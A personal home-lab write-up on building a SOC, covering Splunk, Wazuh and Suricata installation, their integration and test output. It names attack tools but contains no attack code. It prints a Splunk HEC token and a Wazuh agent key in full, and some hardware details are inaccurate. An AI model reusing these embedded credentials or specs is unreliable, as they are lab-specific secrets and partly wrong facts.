Home SOC Lab

Detection & Response

Maciej Watkowski

2025

HOME LAB SOC PROJECT

1. Purpose and Scope

This document describes a home lab project implementing a comprehensive Security Operations Center (SOC) environment using a hybrid approach combining commercial and open-source tools. The architecture is designed to mirror enterprise security monitoring capabilities while providing practical experience in threat detection, log monitoring, incident response, attack phase analysis, visualization, and security automation.

2. Configuration Phase


2.1 PC System information

- Processor AMD Rzyen 5 2600X Six-Core 5.6 GHz
- RAM 16GB DDR4
- Graphics Card Radeon RX 580 Series (4 GB)
- System type 64-bit operating system


2.2 Network architecture and settings

The lab consists of 5 virtual machines, including 4 Linux systems and 1 Windows endpoint. The Splunk SIEM machine served as the base template for cloning additional linux systems. Each VM is configured with bidirectional copy-paste and drag-drop functionality for operational convenience. There are two network interfaces.

- eth0 - NAT Network (10.0.2.0/24): Internet connectivity for updates and threat intelligence feeds




- eth1 - Host-Only Network (192.168.100.0/24): Isolated internal security network for lab environment



All VM network adapters on the Host-Only Network (eth1) are configured for promiscuous mode. This critical configuration allows network interfaces to capture and process all Ethernet frames traversing the virtual switch, regardless of destination MAC address. Without it Suricata would only observe traffic explicitly addressed to its own interface (192.168.100.17). With this enabled comprehensively monitor all inter-VM communications, including attack traffic between Kali (192.168.100.19) and Windows (192.168.100.22), providing complete visibility into lateral movement and so on.

2.3 Network Architecture Map



Machine	IP address NAT (eth 0)	IP address Host Only (eth1)	Os Version	RAM	CPU
Suricata	10.0.2.6	192.168.100.17	Ubuntu 22.04	2 GB	4 vCPU
Wazuh Manager	10.0.2.4	192.168.100.18	Ubuntu 22.04	2 GB	2 vCPU
Kali Attacker	10.0.2.5	192.168.100.19	Ubuntu 22.04	2 GB	4 vCPU
Windows Endpoint	10.0.2.8	192.168.100.22	Windows 10	2 GB	1 vCPU
Splunk-Siem	10.0.2.3	192.168.100.23	Ubuntu 22.04	4 GB	4 vCPU

3. Security tools, roles and data flow

3.1 Security tools, roles

In order to make a whole system up and running, after creation of machines and configuring the network setup, we need to assign to each machine a role, which results in selecting the right tool fitting for the task assigned beforehand.

Suricata 192.168.100.17

Role: Network Security Monitoring

Functions:

- Serving as IDS in its passive role it monitors the network traffic and generates alert when for detected patterns rules are met, it can potentaially mean discovered malware, exploit and other suspicious activity.
- Serving as IPS in this active role, It can take active action such as dropping the packets, rsetting connections or limit the traffic rates.

- Network Security Monitoring (NSM) it provides comprehensive network sceurity monitoring by performing a deep packet inspection , analyzing protocol transactions and logging network flows.
Tool: Suricata, Logstash for data enrichment, processing, normalization and adding context


Wazuh Manager 192.168.100.18
Role: EDR
Functions:
- Host-based intrusion detection system (HIDS)
- Log data analysis and correlation
- File integrity monitoring (FIM)
- Vulnerability detection and compliance monitoring
Tool: Wazuh, Logstash for data enrichment, processing, normalization and adding context

Kali attacker 192.168.100.19
Role: Penetration Teesting and Attack Simulation
Functions:
- Security assessment and vulnerability scanning
- Testing using exploitation framework
- Security tool validation
Tools: Nmap, Hydra, Metasploit, Gophish

Windows Endpoint 192.168.100.22
Role Target System and Security Endpoint
Functions:
- Endpoint security for data collection with agent
- Windows log generation used for vulnerability assessment
Tools: Wazuh agent used to monitor processes, user activity monitoring, file access, system event correlation.

Splunk Siem 192.168.100.23
Role: Security Information and Event Management
Functions:
- Centralized space for log aggregation, correlation and behaviour analytics
- Real-time security monitoring and alerting
- Advanced threat hunting and investigation
- Reporting and threats vizualization
Tools: Splunk Enterprise with http event collector (HEC)

3.2 Data flow architecture



End –to – End description of detection flow process

Attack Phase:

- Kali Attacker (192.168.100.19) executes reconnaissance and exploitation attacks.
- It generates network traffic and in parallel there is a service request towards Windows Endpoint (192.168.100.22).

Network Security Monitoring (Suricata)

- Suricata (IDS) inspects in real-time netowork traffic.
- Suricata writes JSON events to /var/log/suricata/eve.json.
- Logstash on the Suricata host ingests and parses eve.json, normalizes fields (src_ip, dest_ip, http, flow, alert, etc.) and enriches where needed.
- Logstash forwards events to Splunk HEC (HTTP Event Collector) as JSON, making network alerts searchable and timestamped.

Endpoint Protection (EDR)

- Wazuh agent on Endpoint continuously monitors event logs, processes, file changes (FIM), registry, SCA results and reports to the manager.
- Wazuh Manager (192.168.100.18) correlates agent events and writes alerts to /var/ossec/logs/alerts/alerts.json.
- Logstash on the Wazuh manager parses and normalizes Wazuh alerts, enriches them (host metadata, agent ID), and forwards to Splunk HEC (sourcetype=wazuh).

Security Information and Event Management

- Splunk collects collects HEC events from both Suricata and Wazuh.
- Correlation rules and searches join network events (Suricata) with endpoint events (Wazuh) using IP, timestamps, and community_id/session identifiers.
- Dashboards present the unified attack chain (recon → lateral movement → exploitation → persistence), timelines.

4. Tool implementation and configuration

4. 1 Splunk Enterprise Deployment

Splunk was a natural choice since most well-known Fortune 500 companies use it in daily operations. Moreover, it is a highly-valued tool with a rich ecosystem featuring numerous add-ons and integration options. The version chosen for this project was Splunk Enterprise - a free trial version for 60 days, where the 500MB/day limit is perfectly sufficient for a functioning lab environment. By selecting this plan, I gained comprehensive learning experience with installation, configuration, index creation, data flow management, alert creation, automation, and dashboard visualization.

Installation:

cd /tmp

#download Splunk Enterprise from official website

wget -O splunk-9.0.4.tgz https://download.splunk.com/products/splunk/releases/9.0.4/linux/splunk-9.0.4-de405f4a7979-Linux-x86_64.tgz

#Extracting to /opt directory

sudo tar -xzf splunk-9.0.4.tgz -C /opt

First-time startup with license acceptance, creating admin account with password

sudo /opt/splunk/bin/splunk start --accept-license --no-prompt --answer-yes --seed-passwd XYZ


Enabling auto-start on boot

sudo /opt/splunk/bin/splunk enable boot-start

Initial configuration:

Accessing Splunk via webinterface http://192.168.100.23:8000

Entering credentials



Creation of Wazuh index


The creation of a dedicated index allows storing all Wazuh events in one centralized location, preventing them from mixing with other log sources.

Configuration steps:

Settings → Indexes → New Index, Index name - Wazuh, data type: events, max size: 500 mb.

Source type needs to be JSON, cause Wazuh events will be sent in JSON.

The source type is configured as JSON since Wazuh events are transmitted in JSON format. The index was created within the allowed indexes field and named wazuh, while maintaining access to default indexes (history, main, summary). This HTTP Event Collector index type enables external systems to send data via HTTP/HTTPS with token-based authentication supporting JSON-formatted security alerts on port 8088. Crucially, global settings must have the "All Tokens" option enabled.



Checking service status

```
┌──(soclab㉿splunk-siem)-[~]
└─$ sudo /opt/splunk/bin/splunk status
[sudo] password for soclab:
splunkd is running (PID: 1459).
splunk helpers are running (PIDs: 1461 1654 1719 1795).

┌──(soclab㉿splunk-siem)-[~]
└─$ sudo netstat -tlnp | grep splunk

tcp        0      0 0.0.0.0:8089            0.0.0.0:*               LISTEN
1459/splunkd
tcp        0      0 0.0.0.0:8088            0.0.0.0:*               LISTEN
1459/splunkd
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
1459/splunkd
```

Following this configuration phase, I tested the HTTP Event Collector functionality using curl commands in the terminal to validate data flow to the Splunk dashboard.

curl -v -k http://192.168.100.23:8088/services/collector \

-H "Authorization: Splunk ad97a42d-1ec7-4e6e-ba57-04ed7bbe73c9" \


-d '{"event": "TEST: HEC!", "sourcetype": "json"}' \

-H "Content-Type: application/json"

```
┌──(soclab㉿splunk-siem)-[~]
└─$ curl -v -k http://192.168.100.23:8088/services/collector \
  -H "Authorization: Splunk ad97a42d-1ec7-4e6e-ba57-04ed7bbe73c9" \
  -d '{"event": "TEST: HEC!", "sourcetype": "json"}' \
  -H "Content-Type: application/json"
*   Trying 192.168.100.23:8088...
* Connected to 192.168.100.23 (192.168.100.23) port 8088
* using HTTP/1.x
> POST /services/collector HTTP/1.1
> Host: 192.168.100.23:8088
> User-Agent: curl/8.13.0
> Accept: */*
> Authorization: Splunk ad97a42d-1ec7-4e6e-ba57-04ed7bbe73c9
> Content-Type: application/json
> Content-Length: 45
>
* upload completely sent off: 45 bytes
< HTTP/1.1 200 OK
< Date: Wed, 29 Oct 2025 22:59:41 GMT
< Content-Type: application/json; charset=UTF-8
< X-Content-Type-Options: nosniff
< Content-Length: 27
< Vary: Authorization
< Connection: Keep-Alive
< X-Frame-Options: SAMEORIGIN
< Server: Splunkd
<
* Connection #0 to host 192.168.100.23 left intact
{"text":"Success","code":0}
```

Checking in Splunk

index="wazuh" TEST HEC - 1 event found confirming successful integration



4.2 Wazuh Manager Deployment

While Suricata focuses on network-level threats, Wazuh delivers host-based security monitoring. It is a comprehensive security monitoring open-source endpoint detection and response platform that provides intrusion detection, vulnerability assessment, and compliance monitoring capabilities.

#Adding Wazuh repository and installing manager

curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && sudo chmod 644 /usr/share/keyrings/wazuh.gpg

echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list

#Installation

sudo apt install wazuh-manager=4.7.4-1

Starting and enabling service

sudo systemctl enable wazuh-manager

sudo systemctl start wazuh-manager

#Wazuh Manager version check

sudo /var/ossec/bin/wazuh-control info

```
┌──(soclab㉿wazuh-manager)-[~]
└─$ sudo /var/ossec/bin/wazuh-control info
[sudo] password for soclab:
WAZUH_VERSION="v4.7.4"
WAZUH_REVISION="40717"
WAZUH_TYPE="server"
```

#Testing Wazuh > Splunk integration

```
┌──(soclab㉿wazuh-manager)-[~]
└─$ curl -k "http://192.168.100.23:8088/services/collector/event" \
  -H "Authorization: Splunk ad97a42d-1ec7-4e6e-ba57-04ed7bbe73c9" \
  -d '{
    "sourcetype": "wazuh:test",
    "event": {
      "message": "Wazuh-Splunk integration test",
      "test_timestamp": "'$(date -Iseconds)'",
      "manager": "wazuh-manager",
      "integration": "success"
    }
  }'
{"text":"Success","code":0}
```

#Now checking if there is event on Splunk

4.3 Wazug Agent Deployment on Windows Endpoint

#Downloading the authentication key for Windows agent (ID: 002)

sudo /var/ossec/bin/manage_agents -e 002

```
┌──(soclab㉿wazuh-manager)-[~]
└─$ sudo /var/ossec/bin/manage_agents -e 002

Agent key information for '002' is:
MDAyIFdpbi1FbmQgYW55IGNjZDVkMTYxNjQ2YTdiOGJjZTA4MGY1YjM5ZjJjNmU5YjU5NGQ0MzI3NmZhYzc0ZWRiNDMzOTYwNzhlNGY3MGE=
```


#Installation of Wazuh Agent on Windows Endpoint

https://packages.wazuh.com/4.x/windows/wazuh-agent-4.7.4-1.msi

Manager address - 192.168.100.18

Agent Name - Win-End

Authentication key: [Key frrom Manager]



#Launching Wazuh agent service

net start WazuhSvc

#Verification on Wazuh Manager – Active- working

sudo /var/ossec/bin/agent_control -l

```
┌──(soclab㉿wazuh-manager)-[~]
└─$ sudo /var/ossec/bin/agent_control -l

Wazuh agent_control. List of available agents:
   ID: 000, Name: wazuh-manager (server), IP: 127.0.0.1, Active/Local
   ID: 002, Name: Win-End, IP: any, Active

List of agentless devices:
```

#Enabling security event log monitoring

sudo nano /var/ossec/etc/shared/default/agent.conf

```
  GNU nano 8.4
<agent_config>

  <!-- Shared agent configuration here -->

<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
</localfile>

</agent_config>
```

#Restarting agent on Windows to apply configuration

Restart-Service -Name "WazuhSvc"

#Generating security event (failed authentication)

net use \\127.0.0.1 /user:Administrator wrongpassword123!

#Verifying Windows Security Event Log

Get-EventLog -LogName Security -Newest 5

Index Time EntryType Source InstanceID Message

----- ---- --------- ------ ---------- -------

11233 Oct 31 16:36 FailureA... Microsoft-Windows... 4625 An account failed to log on....

11232 Oct 31 16:36 SuccessA... Microsoft-Windows... 4648 A logon was attempted using explicit credential...

11231 Oct 31 16:27 SuccessA... Microsoft-Windows... 4798 A user's local group membership was enumerated....


11230 Oct 31 16:26 SuccessA... Microsoft-Windows... 5379 Credential Manager credentials were read....

11229 Oct 31 16:26 SuccessA... Microsoft-Windows... 5379 Credential Manager credentials were read....

#We can validate also check on Splunk

index=wazuh "4625" OR "failed to log on"

Complete 6 events (10/31/25 1:00:00.000 PM to 10/31/25 4:43:00.000 PM)



4.4 Suricata IDS/IPS implementation

For network traffic analysis in the home lab SOC project, Suricata emerged as the optimal choice due to its modern architecture, performance characteristics, and resource efficiency. With only 16 GB RAM available, alternatives such as Security Onion were not considered. Suricata represents the ideal solution by delivering comprehensive protocol support and deep packet inspection capabilities without RAM overload, while seamlessly integrating with Splunk Enterprise via EVE JSON output format.

Installation:

Source: https://docs.suricata.io/en/latest/install.html

#Downloading of Suricata 8.0.1

wget https://www.openinfosecfoundation.org/download/suricata-8.0.1.tar.gz

#Unpacking

tar -xzf suricata-8.0.1.tar.gz

cd suricata-8.0.1

#Dependencies installation

**sudo apt -y install autoconf automake build-essential cargo **

**cbindgen libjansson-dev libpcap-dev libpcre2-dev libtool **

libyaml-dev make pkg-config rustc zlib1g-dev

#Compilation

./configure --prefix=/usr --sysconfdir=/etc --localstatedir=/var

make -j8

#Installation and auto-setup of rules

sudo make install

sudo make install-full

#Version check

suricata --version

```
┌──(soclab㉿suricata)-[~]
└─$ suricata --version
suricata: unrecognized option '--version'
Suricata 8.0.1 ("undefined")
USAGE: suricata [OPTIONS] [BPF FILTER]
```

#Change of configuration in surciata file from interface eth0 to eth1in the configuration file

sudo nano /etc/suricata/suricata.yaml

interface: eth0 >>> interface: eth1

```
# Linux high speed capture support
af-packet:
  - interface: eth1
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
```

#Launching Suricata

sudo suricata -c /etc/suricata/suricata.yaml -i eth1 -D

```
┌──(soclab㉿suricata)-[~]
└─$ sudo suricata -c /etc/suricata/suricata.yaml -i eth1 -D
i: suricata: This is Suricata version 8.0.1 RELEASE running in SYSTEM mode
```

#Verifying service status through logs

sudo tail -f /var/log/suricata/suricata.log

```
┌──(soclab㉿suricata)-[~]
└─$ sudo tail -f /var/log/suricata/suricata.log
[sudo] password for soclab:
[3325 - Suricata-Main] 2025-10-27 00:59:47 Info: logopenfile: eve-log output device (regular) initialized: eve.json
[3325 - Suricata-Main] 2025-10-27 00:59:47 Info: logopenfile: stats output device (regular) initialized: stats.log
[3325 - Suricata-Main] 2025-10-27 00:59:49 Info: detect: 1 rule files processed. 46003 rules successfully loaded, 0 rules failed, 0 rules skipped
[3325 - Suricata-Main] 2025-10-27 00:59:49 Info: threshold-config: Threshold config parsed: 0 rule(s) found
[3325 - Suricata-Main] 2025-10-27 00:59:49 Info: detect: 46006 signatures processed. 956 are IP-only rules, 4417 are inspecting packet payload, 40401 inspect application layer, 110 a
re decoder event only
[3325 - Suricata-Main] 2025-10-27 00:59:56 Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
[3325 - Suricata-Main] 2025-10-27 00:59:56 Info: unix-manager: created socket directory /var/run/suricata/
[3325 - Suricata-Main] 2025-10-27 00:59:56 Info: runmodes: eth1: creating 4 threads
[3382 - W#01-eth1] 2025-10-27 00:59:56 Info: ioctl: eth1: MTU 1500
[3325 - Suricata-Main] 2025-10-27 00:59:56 Notice: threads: Threads created -> W: 4 FM: 1 FR: 1   Engine started.
```

